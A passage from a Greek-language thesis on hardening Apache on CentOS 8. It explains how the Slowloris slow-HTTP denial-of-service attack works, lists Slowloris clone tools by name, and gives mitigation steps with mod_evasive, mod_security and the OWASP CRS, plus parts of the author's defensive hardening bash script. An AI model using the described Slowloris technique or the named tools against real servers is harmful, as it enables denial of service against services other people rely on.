περιμένουν να λάβουν τους πλήρεις HTTP headers πριν αποδεσμεύσουν την ανοιχτή σύνδεση. Μια παραλλαγή αυτής της ευπάθειας είναι η ευπάθεια slow HTTP POST. Στην επίθεση slow HTTP POST, ο επιτιθέμενος ορίζει ένα αρκετά μεγάλο ποσό από δεδομένα για να στείλει σε ένα HTTP POST request και τότε τα στέλνει πολύ αργά [16].

Μια ανάλυση του HTTP GET request βοηθάει περισσότερο στο πως και γιατί μια αργή HTTP DoS επίθεση είναι δυνατή. Ένα πλήρες HTTP GET request μοιάζει με το ακόλουθο:

```
GET /index.php HTTP/1.1[CRLF]
Pragma: no-cache[CRLF]
Cache-Control: no-cache[CRLF]
Host: testphp.vulnweb.com[CRLF]
Connection: Keep-alive[CRLF]
Accept-Encoding: gzip,deflate[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/28.0.1500.63 Safari/537.36[CRLF]
Accept: */*[CRLF][CRLF]
```

Το CRLF (Carriage Return + Line Feed) είναι μια ακολουθία από μη-εκτυπώσιμους χαρακτήρες οι οποίοι χρησιμοποιούνται για να δείξουν το τέλος της γραμμής. Όμοια με τους συντάκτες κειμένου, ένα HTTP request χρησιμοποιεί το [CRLF] στο τέλος της γραμμής για να ξεκινήσει μια νέα γραμμή και δυο [CRLF] στη σειρά για να δηλώσει μια κενή γραμμή. Το HTTP πρωτόκολλο ορίζει μια κενή γραμμή ως τον

τερματισμό της κεφαλίδας. Μια επίθεση τύπου slow HTTP DoS το εκμεταλλεύεται αυτό μη στέλνοντας ποτέ την γραμμή τερματισμού για την ολοκλήρωση του HTTP header.

Ενώ μερικοί thread-based servers όπως ο Apache χρησιμοποιεί ένα timeout όταν περιμένει για μη ολοκληρωμένα HTTP requests, ορίζεται σε 300 δευτερόλεπτα από προεπιλογή και γίνεται reset μόλις ο client στείλει τα υπόλοιπα δεδομένα.

Τέλος η επίθεση slow HTTP DoS δεν γίνεται αντιληπτή από τα συστήματα ανίχνευσης εισβολής (Intrusion Detection Systems - IDS) γιατί δεν περιέχει λανθασμένα requests. Το HTTP request θα φανεί νόμιμο στο IDS [16].

2.4.1 Βήματα επίθεσης Slowloris

Παρακάτω περιγράφεται πως πραγματοποιείται μια slowloris επίθεση σε 4 βήματα:

1) Ο επιτιθέμενος πρώτα ανοίγει πολλαπλά connections στον web server στόχο στέλνοντάς του πολλαπλά μερικώς ολοκληρωμένα HTTP request headers.
2) Ο server στόχος ανοίγει ένα thread για κάθε εισερχόμενο request, με σκοπό να κλείσει το thread μόλις η σύνδεση ολοκληρωθεί. Για να είναι ποιο αποτελεσματικό, αν μια σύνδεση διαρκέσει πολύ ώρα, ο server θα τερματίσει (timeout) την υπερβολικά μεγάλη σύνδεση, ελευθερώνοντας το thread για το επόμενο request.
3) Για να αποτρέψει τον server στόχο από το να κάνει timeout στα connections, περιοδικά στέλνει μερικώς ολοκληρωμένα request headers στον στόχο για να κρατάει το request ζωντανό. Είναι σαν να του λέει ότι «Είμαι ακόμα εδώ! Απλά είμαι αργός, περίμενέ με»
4) Ο server στόχος δεν μπορεί ποτέ να απελευθερώσει οποιοδήποτε από τις ανοιχτές μερικώς ολοκληρωμένες συνδέσεις ενώ περιμένει τον τερματισμό του request. Όταν όλα τα διαθέσιμα threads είναι σε χρήση, ο server θα είναι πλέον αδύνατον να απαντήσει σε επιπρόσθετα requests τα οποία προέρχονται από την κανονική κυκλοφορία, και αυτό έχει ως αποτέλεσμα την άρνηση παροχής υπηρεσίας.

Το κλειδί πίσω από το Slowloris είναι η ικανότητα να προκαλέσει πρόβλημα στον web server με πολύ μικρό εύρος ζώνης [20].

2.5 Πως περιορίζεται η επίθεση Slowloris

Για τους web servers που είναι ευάλωτοι στην επίθεση Slowloris, υπάρχουν τρόποι να περιοριστεί μερική από την επίδραση. Οι επιλογές για τον περιορισμό της επίδρασης του Slowloris σε ευάλωτους servers μπορούν να χωριστούν σε 3 γενικές κατηγορίες [20]:

1) **Αύξηση διαθεσιμότητας του server**: Η αύξηση του μέγιστου αριθμού των πελατών που ο server επιτρέπει ανά πάσα στιγμή, θα αυξήσει τον αριθμό των συνδέσεων που πρέπει να κάνει ο επιτιθέμενος προτού μπορέσει να υπερφορτώσει τον server. Στην πραγματικότητα, ένας επιτιθέμενος ίσος κάνει κλιμάκωση του αριθμού των επιθέσεών του για να ξεπεράσει την χωρητικότητα (capacity) ανεξάρτητα από τις αυξήσεις.
2) **Ορισμός ορίου στα εισερχόμενα requests**: Το να περιορίζεται η πρόσβαση με βάση συγκεκριμένων παραγόντων χρήσης θα βοηθήσει να περιοριστεί η Slowloris επίθεση. Τεχνικές όπως περιορισμός στο μέγιστο αριθμό των συνδέσεων που μια απλή IP διεύθυνση μπορεί να κάνει, περιορισμός στις αργές ταχύτητες μεταφοράς, και περιορίζοντας τον μέγιστο χρόνο που ένας πελάτης (client) επιτρέπεται να μένει συνδεδεμένος είναι όλες προσεγγίσεις για περιορισμό της αποτελεσματικότητας των χαμηλών και αργών επιθέσεων.
3) **Προστασία υπολογιστικού νέφους**: Το να χρησιμοποιηθεί μια υπηρεσία νέφους που μπορεί να λειτουργήσει σαν ένας reverse proxy, προστατεύεται έτσι ο απομακρυσμένος web server.

Σε έναν Apache web server, μπορούν να χρησιμοποιηθούν ένας μεγάλος αριθμός από modules τα οποία μπορούν να μειώσουν την καταστροφή που μπορεί να προκληθεί από μια επίθεση Slowloris. Προτείνονται τα παρακάτω modules ως μέσο μείωσης της πιθανότητας επιτυχούς επίθεσης Slowloris:

- mod_limitipconn
- mod_qos
- mod_evasive
- mod security
- mod_noloris
- mod_antiloris

Από το Apache 2.2.15, η Apache κυκλοφορεί το module mod_reqtimeout ως την επίσημη λύση που υποστηρίζεται από τους προγραμματιστές.
Άλλες τεχνικές περιορισμού περιλαμβάνουν την εγκατάσταση reverse proxies, firewalls, load balancers ή content switches. Οι διαχειριστές θα μπορούσαν επίσης να αλλάξουν τον επηρεαζόμενο web server σε λογισμικό το οποίο είναι ανεπηρέαστο από αυτής της μορφής επίθεσης.

2.6 Χρήση Mod_Evasive για άμυνα εναντίον DDoS επιθέσεων

Στον Apache web server, το mod_evasive module βοηθά τον server να μένει ενεργός την ώρα που λαμβάνει χώρα μια επίθεση. Ένας κοινός τύπος επίθεσης στον κυβερνοχώρο έρχεται με την μορφή της Άρνησης Παροχής Υπηρεσιών (Denial of Service - DoS), της Κατανεμημένη Άρνηση Παροχής Υπηρεσίας (Distributed Denial of Service - DDoS) ή της ωμής δύναμης (brute-force) που προσπαθεί να κατακλύσει την ασφάλειά του server.
Η φύση αυτών των επιθέσεων είναι να χρησιμοποιούνται πολλοί διαφορετικοί υπολογιστές οι οποίοι κάνουν επαναλαμβανόμενα requests στον web server μας. Αυτό προκαλεί στον server μας την εξάντληση της υπολογιστικής ισχύος, της μνήμης, το εύρος ζώνης τους δικτύου και κατά συνέπεια δεν ανταποκρίνεται [10].

2.6.1 Τρόπος λειτουργίας του Apache Mod_Evasive

Το mod_evasive Apache utility δουλεύει παρακολουθώντας τα requests που εισέρχονται στον server. Αυτό το εργαλείο επίσης βλέπει τυχόν ύποπτη δραστηριότητα από μια IP όπως:

- Πολλαπλά requests για την ίδια σελίδα σε ένα δευτερόλεπτο
- Περισσότερα από 50 ταυτόχρονα requests το δευτερόλεπτο
- Τα requests που πραγματοποιήθηκαν ενώ μια IP είναι προσωρινά σε μαύρη λίστα.

Το module στέλνει ένα 403 error αν οποιοδήποτε από τα παραπάνω συμβούν. Από προεπιλογή, επίσης περιλαμβάνει 10 δευτερόλεπτα χρόνο αναμονής στην μαύρη λίστα. Αν μια IP διεύθυνση (που βρίσκεται στην μαύρη λίστα) πραγματοποιήσει ξανά το request σε αυτό το χρονικό παράθυρο των 10 δευτερολέπτων, τότε ο χρόνος αναμονής της αυξάνεται.

Το mod_evasive βοηθάει να αμυνθεί ο web server από αυτές του είδους τις επιθέσεις μέσα από την ανίχνευση και διαχείριση του δικτύου [10].

2.6.2 Εγκατάσταση και Διαμόρφωση του Apache Mod_Evasive

Για να εγκαταστήσουμε το Apache mod_evasive module στο Centos τρέχουμε την παρακάτω εντολή για να βάλουμε το EPEL repository:

```
sudo yum install epel-release
```

Μετά εκτελούμε το εξής για να ολοκληρωθεί η διαδικασία εγκατάστασης:

```
sudo yum install mod_evasive
```

Στη συνέχεια για να εφαρμόσουμε τα κατάλληλα configurations στο mod_evasive module, βρίσκουμε το configuration file που το ελέγχει το οποίο βρίσκεται στο path: /etc/httpd/conf.d/mod_evasive.conf

Αρχικά βρίσκουμε την καταχώρηση #DOSEmailNotify you@yourdomain.com και αφαιρούμε το σχόλιο από μπροστά '#' και βάζουμε το δικό μας email (το οποίο ελέγχουμε περιοδικά) για να μας στέλνει το εργαλείο τις κατάλληλες ειδοποιήσεις. Επομένως η παραπάνω καταχώρηση γίνεται:

```
DOSEmailNotify      ch.papadopoulos@ssl-unipi.gr
```

Το επόμενο βήμα είναι να δημιουργήσουμε φάκελο για τα logs του mod_evasive με χρήση των παρακάτω εντολών

```
sudo mkdir /var/log/apache/mod_evasive
sudo chown –R apache:apache /var/log/apache/mod_evasive
```

και αφαιρέσουμε τα σχόλια στις παρακάτω καταχωρήσεις του mod_evasive config file έτσι ώστε να φαίνεται ως εξής:

```
<IfModule mod_evasive20.c>
  DOSHashTableSize 3097
  DOSPageCount 2
  DOSSiteCount 50
  DOSPageInterval 1
  DOSSiteInterval 1
  DOSBlockingPeriod 10
  DOSEmailNotify ch.papadopoulos@ssl-unipi.gr
```

```
  DOSLogDir "/var/log/apache/mod_evasive"
</IfModule>
```

Όπου η περιγραφή των παραπάνω παραμέτρων αναλύεται παρακάτω:

- DOSHashTableSize: Αυξάνουμε αυτή την παράμετρο για τους ποιο πολυσύχναστους web servers. Αυτό το configuration δεσμεύει χώρο για την εκτέλεση των ενεργών λειτουργιών αναζήτησης. Αυξάνοντας αυτό το μέγεθος βελτιώνει την ταχύτητα με το κόστος φυσικά της μνήμης.
- DOSPageCount: Ο αριθμός των requests για μια μεμονωμένη σελίδα που ενεργοποιεί την μαύρη λίστα. Αυτό ορίζεται σε 2, το οποίο είναι χαμηλό (και επιθετικό). Αυξάνουμε αυτή την τιμή για να μειώσουμε τα ψευδώς-θετικά (false-positives).
- DOSSiteCount: Ο συνολικός αριθμός των requests για το ίδιο site από την ίδια IP διεύθυνση. Από προεπιλογή, αυτό ορίζεται στο 50. Μπορούμε να το αυξήσουμε στο 100 για να μειώσουμε τα false-positives.
- DOSPageInterval: Είναι ο αριθμός των δευτερολέπτων για ένα DOSPageCount. Από προεπιλογή, αυτό ορίζεται σε 1 δευτερόλεπτο. Αυτό σημαίνει ότι αν δεν το αλλάξουμε, αν γίνουν 2 requests σε μια σελίδα μέσα σε 1 δευτερόλεπτο, τότε προσωρινά η IP διεύθυνση θα μπει σε blacklist.
- DOSSiteInterval: Όμοια με το DOSPageInterval, αυτή η επιλογή καθορίζει τον αριθμό των δευτερολέπτων που παρακολουθεί το DOSSiteCount. Από προεπιλογή, αυτό ορίζεται στο 1 δευτερόλεπτο. Αυτό σημαίνει ότι αν μια απλή IP διεύθυνση κάνει request σε 50 πόρους του site σε 1 δευτερόλεπτο, τότε μπει προσωρινά σε μαύρη λίστα.
- DOSBlockingPeriod: Το πόσο χρόνο μια IP διεύθυνση μένει σε μια μαύρη λίστα. Ορίζεται σε 10 δευτερόλεπτα από προεπιλογή. Μπορούμε να βάλουμε εδώ ότι τιμή θέλουμε. Συνίσταται να αυξάνουμε αυτή την τιμή για να κρατάμε blocked την συγκεκριμένη IP διεύθυνση για ποιο μεγάλη χρονική διάρκεια.
- DOSLogDir: Από προεπιλογή, αυτό ορίζεται στο να γράφει logs στο path: /var/log/mod_evasive. Αυτά τα logs μπορούν να ελέγχονται σε δεύτερο χρόνο για να αξιολογείται η συμπεριφορά του client.
- DOSSystemCommand: Αυτή η επιλογή στο παραπάνω configuration δεν προστέθηκε καθόλου. Αν ενεργοποιηθεί αυτή η επιλογή επιτρέπει στον

χρήστη να ορίσει μια εντολή συστήματος η οποία να τρέξει μόλις μια IP διεύθυνση μπει στην μαύρη λίστα. Μπορούμε να το χρησιμοποιήσουμε αυτό ώστε να εκτελείται μια εντολή και να προσθέτει την IP διεύθυνση σε ένα firewall ή σε ένα IP filter.

Τέλος σώζουμε το mod_evasive configuration file και ξανά φορτώνουμε το Apache service με χρήση της παρακάτω εντολής:

```
sudo systemctl restart httpd.service
```

2.7 Χρήση Mod_Security ως Web Application Firewall

Το Mod_security είναι ένα IDS ανοιχτού κώδικα και μηχανή πρόσληψης και λειτουργεί σαν συμπληρωματικό τείχος προστασίας για τον web server. Επιτρέπει διαφορετικές λειτουργικότητες όπως φιλτράρισμα, απόκρυψη ταυτότητας server και προστασία ενάντια της null-byte επίθεσης. Ακόμα επιτρέπει στον διαχειριστή του web server να παρακολουθεί την κυκλοφορία σε πραγματικό χρόνο, ενώ παράλληλα κόβει συνδέσεις υπολογιστών αν το module υποψιαστεί πιθανές brute-force επιθέσεις σε κωδικούς πρόσβασης [1] και προστατεύει από επιθέσεις όπως SQL Injection και Cross-site Scripting μέχρι τουλάχιστον να επιδιορθωθούν από το τους developers της εφαρμογής [2].

Ποιο συγκεκριμένα, για να προστατέψει το Mod_security ένα γενικό web application, το Core Rules χρησιμοποιεί τις παρακάτω τεχνικές [4]:

- HTTP Προστασία: Εντοπίζει παραβιάσεις του HTTP πρωτοκόλλου και μια τοπικά καθορισμένη πολιτική προστασίας
- Αναζητήσεις σε πραγματικό χρόνο σε μαύρη λίστα: χρησιμοποιεί 3rd party IP Reputation
- Web-based ανίχνευση κακόβουλου λογισμικού: αναγνωρίζει κακόβουλο web περιεχόμενο ελέγχοντας το API της ασφαλής πλοήγησης της Google.
- Προστασία HTTP άρνησης παροχής υπηρεσιών: άμυνα εναντίον επιθέσεων HTTP Flooding και Slow HTTP DoS
- Προστασία ενάντια κοινών Web επιθέσεων: εντοπισμός κοινής επίθεσης ασφάλειας εφαρμογών ιστού
- Ανίχνευση αυτοματισμού: ανιχνεύει bots, crawlers, scanners και οποιαδήποτε άλλη κακόβουλη επιφανειακή δραστηριότητα

- Ενσωμάτωση AV Scanning για ανεβάσματα αρχείων: αναγνωρίζει ύποπτα αρχεία προς ανέβασμα μέσω της web εφαρμογής
- Παρακολούθηση ευαίσθητων δεδομένων: παρακολουθεί την χρήση των πιστωτικών καρτών και μπλοκάρει διαρροές
- Προστασία από Trojan: ανιχνεύει πρόσβαση σε δούρειους ίππους
- Προσδιορισμός ελαττωμάτων εφαρμογής: ειδοποιεί σε περιπτώσεις εσφαλμένων ρυθμίσεων εφαρμογών
- Εντοπισμός σφαλμάτων και απόκρυψη: Μυστικών μηνυμάτων σφάλματος που στέλνονται από τον server

2.7.1 Εγκατάσταση του Mod_Security

Μπορούμε να εγκαταστήσουμε το Mod_Security σε Centos με χρήση της παρακάτω εντολής [12]:

```
sudo yum update
sudo yum install epel-release mod_security mod_security_crs
```

Όταν ολοκληρωθεί η εγκατάσταση, θα βρούμε το configuration αρχείο mod_security.conf στο path: /etc/httpd/conf.d όπως φαίνεται στην παρακάτω εικόνα:

```
[vagrant@centos8vm ~]$ ll /etc/httpd/conf.d
total 20
-rw-r--r--. 1 root root 2926 Nov  4 03:21 autoindex.conf
-rw-r--r--. 1 root root 2201 May 14  2019 mod_security.conf
-rw-r--r--. 1 root root  400 Nov  4 03:23 README
-rw-r--r--. 1 root root 1252 Nov  4 03:19 userdir.conf
-rw-r--r--. 1 root root  764 Nov  4 03:19 welcome.conf
```

Εικόνα 11. Mod_security configuration file

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

Για να ελέγξουμε αν το mod_security είναι ενεργοποιημένο, αρκεί να τρέξουμε την εντολή [12]:

```
sudo httpd -M | grep security
```

και να πάρουμε το output όπως φαίνεται στην παρακάτω εικόνα:

```
[vagrant@centos8vm conf]$ sudo httpd -M | grep security
 security2_module (shared)
[vagrant@centos8vm conf]$
```

Εικόνα 12. Έλεγχος οτι το mod_security είναι ενεργοποιημένο

2.7.2 Εγκατάσταση του Core Rule Set (CRS) και διαμόρφωση του Mod_Security

Αφού η εγκατάσταση του Mod_Security έχει ολοκληρωθεί και επιβεβαιωθεί, στη συνέχεια θα εγκαταστήσουμε το Core Rule Set (CRS) το οποίο είναι ένα set από κανόνες που παρέχει στον web server οδηγίες για το πώς θα συμπεριφέρεται κάτω από συγκεκριμένες καταστάσεις. Η εταιρία προγραμματιστών του mod_security παρέχει ένα δωρεάν CRS που ονομάζεται OWASP (Open Web Application Security Project) ModSecurity CRS και μπορεί να κατέβει και να εγκατασταθεί ως ακολούθως [11]:

1. Κατεβάζουμε το OWASP CRS στο παρακάτω directory που δημιουργούμε γι' αυτό το σκοπό με χρήση των παρακάτω εντολών:

```
sudo mkdir /etc/httpd/crs-rules
cd /etc/httpd/crs-rules
sudo wget -c https://github.com/SpiderLabs/owasp-modsecurity-crs/archive/v3.2.0.tar.gz -O master
```

2. Κάνουμε untar το CRS αρχείο και αλλάζουμε το όνομα του φακέλου με τις παρακάτω εντολές:

```
sudo tar xzf master
sudo mv owasp-modsecurity-crs-3.2.0 owasp-modsecurity-crs
```

3. Για να εφαρμόσουμε τα κατάλληλα configurations για το mod_security εκτελούμε αρχικά τις παρακάτω εντολές:

```
cd owasp-modsecurity-crs/
sudo cp crs-setup.conf.example crs-setup.conf
```

και αν δεν γίνονται include ήδη by default όλα τα .config αρχεία τότε για να πούμε στον Apache server να χρησιμοποιήσει αυτό το αρχείο μαζί με το mod_security module, εισάγουμε στο Apache configuration file που βρίσκεται στο path: /etc/httpd/conf/httpd.conf τα παρακάτω:

```
<IfModule security2_module>
        Include crs-rules/owasp-modsecurity-crs/crs-setup.conf
        Include crs-rules/owasp-modsecurity-crs/rules/*.conf
</IfModule>
```

4. Τέλος, συνίσταται να φτιάχνουμε το δικό μας configuration file μέσα στο φάκελο /etc/httpd/modsecurity.d όπου θα βάλουμε τις δικές μας

προσαρμοσμένες οδηγίες αντί να επεξεργαζόμαστε τα CRS αρχεία κατευθείαν. Με αυτό τον τρόπο μπορούμε να κάνουμε upgrade τις νέες εκδόσεις του CRS χωρίς πρόβλημα. Για να το κάνουμε αυτό εκτελούμε τις παρακάτω εντολές:

```
sudo touch /etc/httpd/modsecurity.d/custom-crs.conf
```

και μέσα σε αυτό το αρχείο (custom-crs.conf) γράφουμε τα παρακάτω:

```
<IfModule mod_security2.c>
        SecRuleEngine On
        SecRequestBodyAccess On
        SecResponseBodyAccess On
        SecResponseBodyMimeType text/plain text/html text/xml
application/octet-stream
        SecDataDir /tmp
</IfModule>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

2.8 Παρόμοιο λογισμό επίθεσης Slowloris

Από τότε που κυκλοφόρησε το Slowloris, πολλά προγράμματα εμφανίστηκαν που μιμούνται την λειτουργία του παρέχοντας επιπλέον λειτουργικότητα ή εκτελούνται σε διαφορετικά περιβάλλοντα [15]:

- PyLoris – Μια protocol-agnostic Python υλοποίηση που υποστηρίζει Tor και SOCKS proxies.
- Slowloris – Μια Python 3 υλοποίηση του Slowloris που υποστηρίζει SOCKS proxy.
- Goloris – Είναι το Slowloris για nginx, και είναι γραμμένο σε Go.
- QSlowloris – Μια εκτελέσιμη μορφή του Slowloris σχεδιασμένη να τρέχει σε Windows, έχοντας ένα Qt για front end.
- Μια ανώνυμη PHP έκδοση η οποία μπορεί να τρέχει από έναν HTTP server.

- SlowHTTPTest – Ένας εξαιρετικά διαμορφώσιμος προσομοιωτής αργής επίθεσης, γραμμένο σε C++.
- SlowlorisChecker – Ένα Slowloris και Slow POST POC (Proof of concept). Γραμμένο σε Ruby.
- Cyphon - Slowloris για Mac OS X, γραμμένο σε Objective-C.
- sloww – Slowloris υλοποίηση γραμμένο σε Node.js.
- dotloris - Slowloris γραμμένο σε .NET Core

3 Υλοποίηση centos8-apache-hardening bash script για επαύξηση ασφαλείας Apache Web Server σε Centos 8

Προκειμένου να επιτευχθεί η επαύξηση ασφάλειας ενός Apache Web Server σε λειτουργικό Centos 8, υλοποιήθηκε στα πλαίσια αυτής της εργασίας ένα bash script με όνομα centos8-apache-hardening.sh το οποίο με αυτοματοποιημένο τρόπο αναλαμβάνει να υλοποιήσει την πλειοψηφία των βέλτιστων πρακτικών επαύξησης ασφάλειας ενός apache web server καθώς επίσης και προστασίας ενάντια της Slowloris DDoS επίθεσης όπως περιγράφτηκαν παραπάνω στο κεφάλαιο 1 και 2. Ακόμα υλοποιεί επιπρόσθετα μέτρα ασφάλειας σε επίπεδο Centos 8 λειτουργικού συστήματος τα οποία περιγράφονται αναλυτικά στο τέλος αυτού του κεφαλαίου.

Η υλοποίησης του centos8-apache-hardening.sh bash script επισυνάπτεται στο Παράρτημα 1.

3.1 Τεχνικές προδιαγραφές του bash script

Το bash script centos8-apache-hardening.sh αρχικά ελέγχει αν είναι εγκατεστημένος ο Apache Web Server στο Centos 8 λειτουργικό και αν δεν είναι, τότε πραγματοποιεί το ίδιο εγκατάσταση με χρήση των παρακάτω εντολών:

```
yum install httpd
service httpd start
chkconfig httpd on
```

και στη συνέχεια, δημιουργεί την παρακάτω δοκιμαστική σελίδα:

Εικόνα 13. Δοκιμαστική σελίδα που δημιουργεί το script αν δεν υπάρχει installation του Apache Web Server

Όμως, αν ο Apache Web server είναι ήδη εγκατεστημένος στο Centos 8 λειτουργικό σύστημα, προκειμένου να εφαρμόσει επιτυχώς τα apache hardening installations και configurations χρειάζεται να κάνει κάποιους επιπρόσθετους ελέγχους και να εκτελεστεί με συγκεκριμένο τρόπο από τον διαχειριστή του Centos 8 λειτουργικού όπως περιγράφεται παρακάτω.

3.1.1 Εκτέλεση του bash script ως root χρήστης

Ο διαχειριστής του Centos 8 λειτουργικού, προκειμένου να κάνει hardening τον Apache web server που είναι ήδη προεγκατεστημένος, θα πρέπει να τρέξει το bash script ως root χρήστης με χρήση της παρακάτω εντολής:

```
chmod +x centos8-apache-hardening.sh
sudo ./centos8-apache-hardening.sh
```

Αν ο διαχειριστής είναι ήδη συνδεδεμένος ως root χρήστης από τις παραπάνω εντολές μπορεί να παραλείψει το λεκτικό ‘sudo’.

Το centos8-apache-hardening script προκειμένου να διασφαλίσει ότι είτε εκτελείται με sudo είτε εκτελείται από τον root user, πραγματοποιεί τον παρακάτω έλεγχο:

```
if [ $EUID -ne 0 ]; then
        log_error "This script must be run with root privileges."
        _exit
fi
```

Όπου EUID είναι ο αριθμός "effective" user ID, δηλαδή ο αναγνωριστικός αριθμός οποιασδήποτε ταυτότητας έχει λάβει ο τρέχον χρήστης και αυτό το ID πρέπει να είναι μηδέν για να σηματοδοτεί ότι τρέχει το script ο root χρήστης.

3.1.2 Αποφυγή πολλαπλών εκτελέσεων του bash script

Επειδή το centos8-apache-hardening bash script τρέχει στο τερματικό του χρήστη σε ένα thread και εφαρμόζει τα apache hardening installations και configurations, αν ξανά εκτελεστεί κατά λάθος σε νέο τερματικό ενώ η εκτέλεση του πρώτου instance δεν έχει ολοκληρωθεί, αυτό θα δημιουργήσει πρόβλημα στα configuration files και πιθανώς να οδηγήσει τον apache web server σε κατάρρευση λόγω misconfigurations. Για να αποφευχθεί το παραπάνω σενάριο, η εκτέλεση του bash script για όσο διάστημα αυτό τρέχει είναι μοναδική και δεν επιτρέπεται να ξανά τρέξει το ίδιο script σε άλλο bash instance. Αυτό επιτυγχάνεται με χρήση lok files όπως αντίστοιχα χρησιμοποιούν τα λειτουργικά συστήματα semaphores για να εξασφαλίσουν τον αμοιβαίο αποκλεισμό μιας περιοχής της μνήμης από μια διεργασία κατά την διάρκεια εκτέλεσης της.

Συγκεκριμένα όταν τρέξει για πρώτη φορά το bash script centos8-apache-hardening.sh, δημιουργεί ένα αρχείο centos8-apache-hardening.lok στο τρέχον

directory που το εκτελεί ο χρήστης. Αυτό επιτυγχάνεται με χρήση της παρακάτω συνάρτησης:

```
SCRIPT_NAME='centos8-apache-hardening'
PWD=$(pwd)
LOCK_FILE=${PWD}"/${SCRIPT_NAME}.lok"
function acquire_lock()
{
        echo ">>> Is going to check for lock file: $LOCK_FILE"
        if [ ! -f "$LOCK_FILE" ]; then
                log_info "[acquire_lock] Lock file not found"
                touch $LOCK_FILE
        else # otherwise the hardening script is being executed
                log_error "Found lock file: ${LOCK_FILE} which means the script ${SCRIPT_NAME} is is being executed!"
                log_error "If not, please remove the lock file ${LOCK_FILE}"
                exit 1
        fi
}
```

Αν προσπαθήσει να ξανά εκτελέσει ο χρήστης το ίδιο bash script σε δεύτερο bash instance, τότε η παραπάνω συνάρτηση θα ελέγξει ότι υπάρχει ήδη το αρχείο centos8-apache-hardening.lok και θα εμφανίσει το παρακάτω μήνυμα σφάλματος και στη συνέχεια θα τερματιστεί η εκτέλεση του script:

```
[ERROR] Found lock file: centos8-apache-hardening.lok which means the script centos8-apache-hardening is is being executed!
[ERROR] If not, please remove the lock file centos8-apache-hardening.lok
```

Μόλις ολοκληρωθεί η εκτέλεση του bash script και έχουν ολοκληρωθεί όλα τα hardening installations και configurations, το παραπάνω lok αρχείο διαγράφεται με χρήση της παρακάτω συνάρτησης:

```
function release_lock()
{
        if [ -f "$LOCK_FILE" ]; then
                rm -rf $LOCK_FILE
        else
```

```
                log_info "[release_lock] Lock file not found"
        fi
}
```

3.1.3 Stateful εκτέλεση bash script

Το centos8-apache-hardening.sh script κατά την διάρκεια της εκτέλεσής του, αποθηκεύει σε ποιο βήμα βρίσκεται κάθε φορά σε αρχείο step.dat. Αυτό χρησιμεύει σε περίπτωση που συμβεί οποιοδήποτε σφάλμα συστήματος κατά την διάρκεια της εκτέλεσης του script και προκαλέσει τον πρόωρο τερματισμό του. Σε αυτήν την περίπτωση μόλις γίνει η κατάλληλη διόρθωση του λειτουργικού από τον διαχειριστή του συστήματος και ξανά εκτελεστεί το bash script, θα ξεκινήσει η εκτέλεσή του από το βήμα που σταμάτησε προηγουμένως και θα συνεχίσει να εκτελείται μέχρι να ολοκληρωθεί το hardening του apache web server.

Το παραπάνω υλοποιείται με χρήση των παρακάτω συναρτήσεων που είναι υπεύθυνες για την αποθήκευση, αύξηση και ανάκτηση του τρέχοντος βήματος της εκτέλεσης του bash script από το αρχείο step.dat:

```
FILE=${PWD}'/step.dat'
function save_step() {

        currentStep=$1
        [[ -z "$currentStep" ]] && { log_error "First parameter (currentStep) is empty in function save_step"; _exit; }
        # show it to the user
        # echo "step: ${currentStep}"

        # and save it for next time
        echo "${currentStep}" > $FILE
}
function increase_step()
{
        currentStep=$1
        [[ -z "$currentStep" ]] && { log_error "First parameter (currentStep) is empty in function increase_step"; _exit; }
```

```
        # increment the step
        step=$((currentStep + 1))
}
function retrieve_step()
{
        # if we don't have a file, start at zero
        if [ ! -f "$FILE" ]; then
          step=0
          # log_info "Step file not found"
        # otherwise read the step from the file
        else
          step=`cat $FILE`
          log_info "Found step: ${step}"
        fi
}
```

3.1.4 Δυνατότητα εκτέλεσης script και σε dev mode

Το centos8-apache-hardening bash script υποστηρίζει την εκτέλεση του σε dev mode. Αυτό σημαίνει ότι στην περίπτωση που ήδη έχουν γίνει apply τα apache hardening installations και configurations, υπάρχει η δυνατότητα να εκτελεστεί ξανά το script χωρίς να «σκάσει» ή να δημιουργήσει πρόβλημα στον apache web server, αρκεί ο διαχειριστής του Centos 8 συστήματος να έχει ορίσει την μεταβλητή DEV=1 στην αρχή του bash script. Αν είναι ενεργοποιημένη αυτή η μεταβλητή, τότε στην αρχή της εκτέλεσης του script εφαρμόζει τις κατάλληλες διαγραφές και μετονομασίες των configuration files που χρειάζονται προκειμένου να τρέξει ξανά το script με ασφάλεια. Συνοπτικά ο κώδικας που εφαρμόζει αυτές τις αλλαγές είναι ο εξής:

```
if [ $DEV -eq 1 ]; then # make clean up
        rm -rf $FILE
        rm -rf /tmp/centos8-apache-hardening.lok
        rm -rf /etc/httpd/crs-rules
        rm -rf $CUSTOM_CRS_CONF
        ...
```

```
        cp $HTTPD_CONF.bak $HTTPD_CONF 2> /dev/null 1>&2 && rm -rf $HTTPD_CONF.bak
        cp $BASE_MODULES.bak $BASE_MODULES 2> /dev/null 1>&2 && rm -rf $BASE_MODULES.bak
        cp $MOD_EVASIVE_CONF.bak $MOD_EVASIVE_CONF 2> /dev/null 1>&2 && rm -rf $MOD_EVASIVE_CONF.bak
        cp $MOD_SECURITY_CONF.bak $MOD_SECURITY_CONF 2> /dev/null 1>&2 && rm -rf $MOD_SECURITY_CONF.bak
        ...
fi
```

3.1.5 Εκτέλεση μαζικού update του Apache Web Server

Το centos8-apache-hardening bash script πριν από την έναρξη του apache hardening process, εκτελεί μαζικό update στον apache server προκειμένου να κατέβουν και να εγκατασταθούν όλα τα τελευταία ενημερωμένα πακέτα τα οποία περιέχουν τα τελευταία fixes και patches. Η εντολή με την οποία πραγματοποιείται το update process είναι η εξής:

```
yum update -y
```

Να σημειώσουμε εδώ ότι δεν βάζουμε sudo μπροστά στην παραπάνω εντολή γιατί το centos8-apache-hardening bash script τρέχει ήδη σε sudo context.

Μόλις ολοκληρωθεί το update του Centos 8 συστήματος συνεχίζεται κανονικά η εκτέλεση του hardening process όπως περιγράφεται στα κεφάλαια 1 και 2.

3.1.6 Καθαρισμός αχρείαστων πακέτων

Μετά την ολοκλήρωση της εγκατάστασης των κατάλληλων πακέτων και της εφαρμογής των κατάλληλων security hardening configurations, πραγματοποιείται ένας έλεγχος για τυχόν απεγκατάστασης αχρείαστων πακέτων με χρήση της παρακάτω εντολής:

```
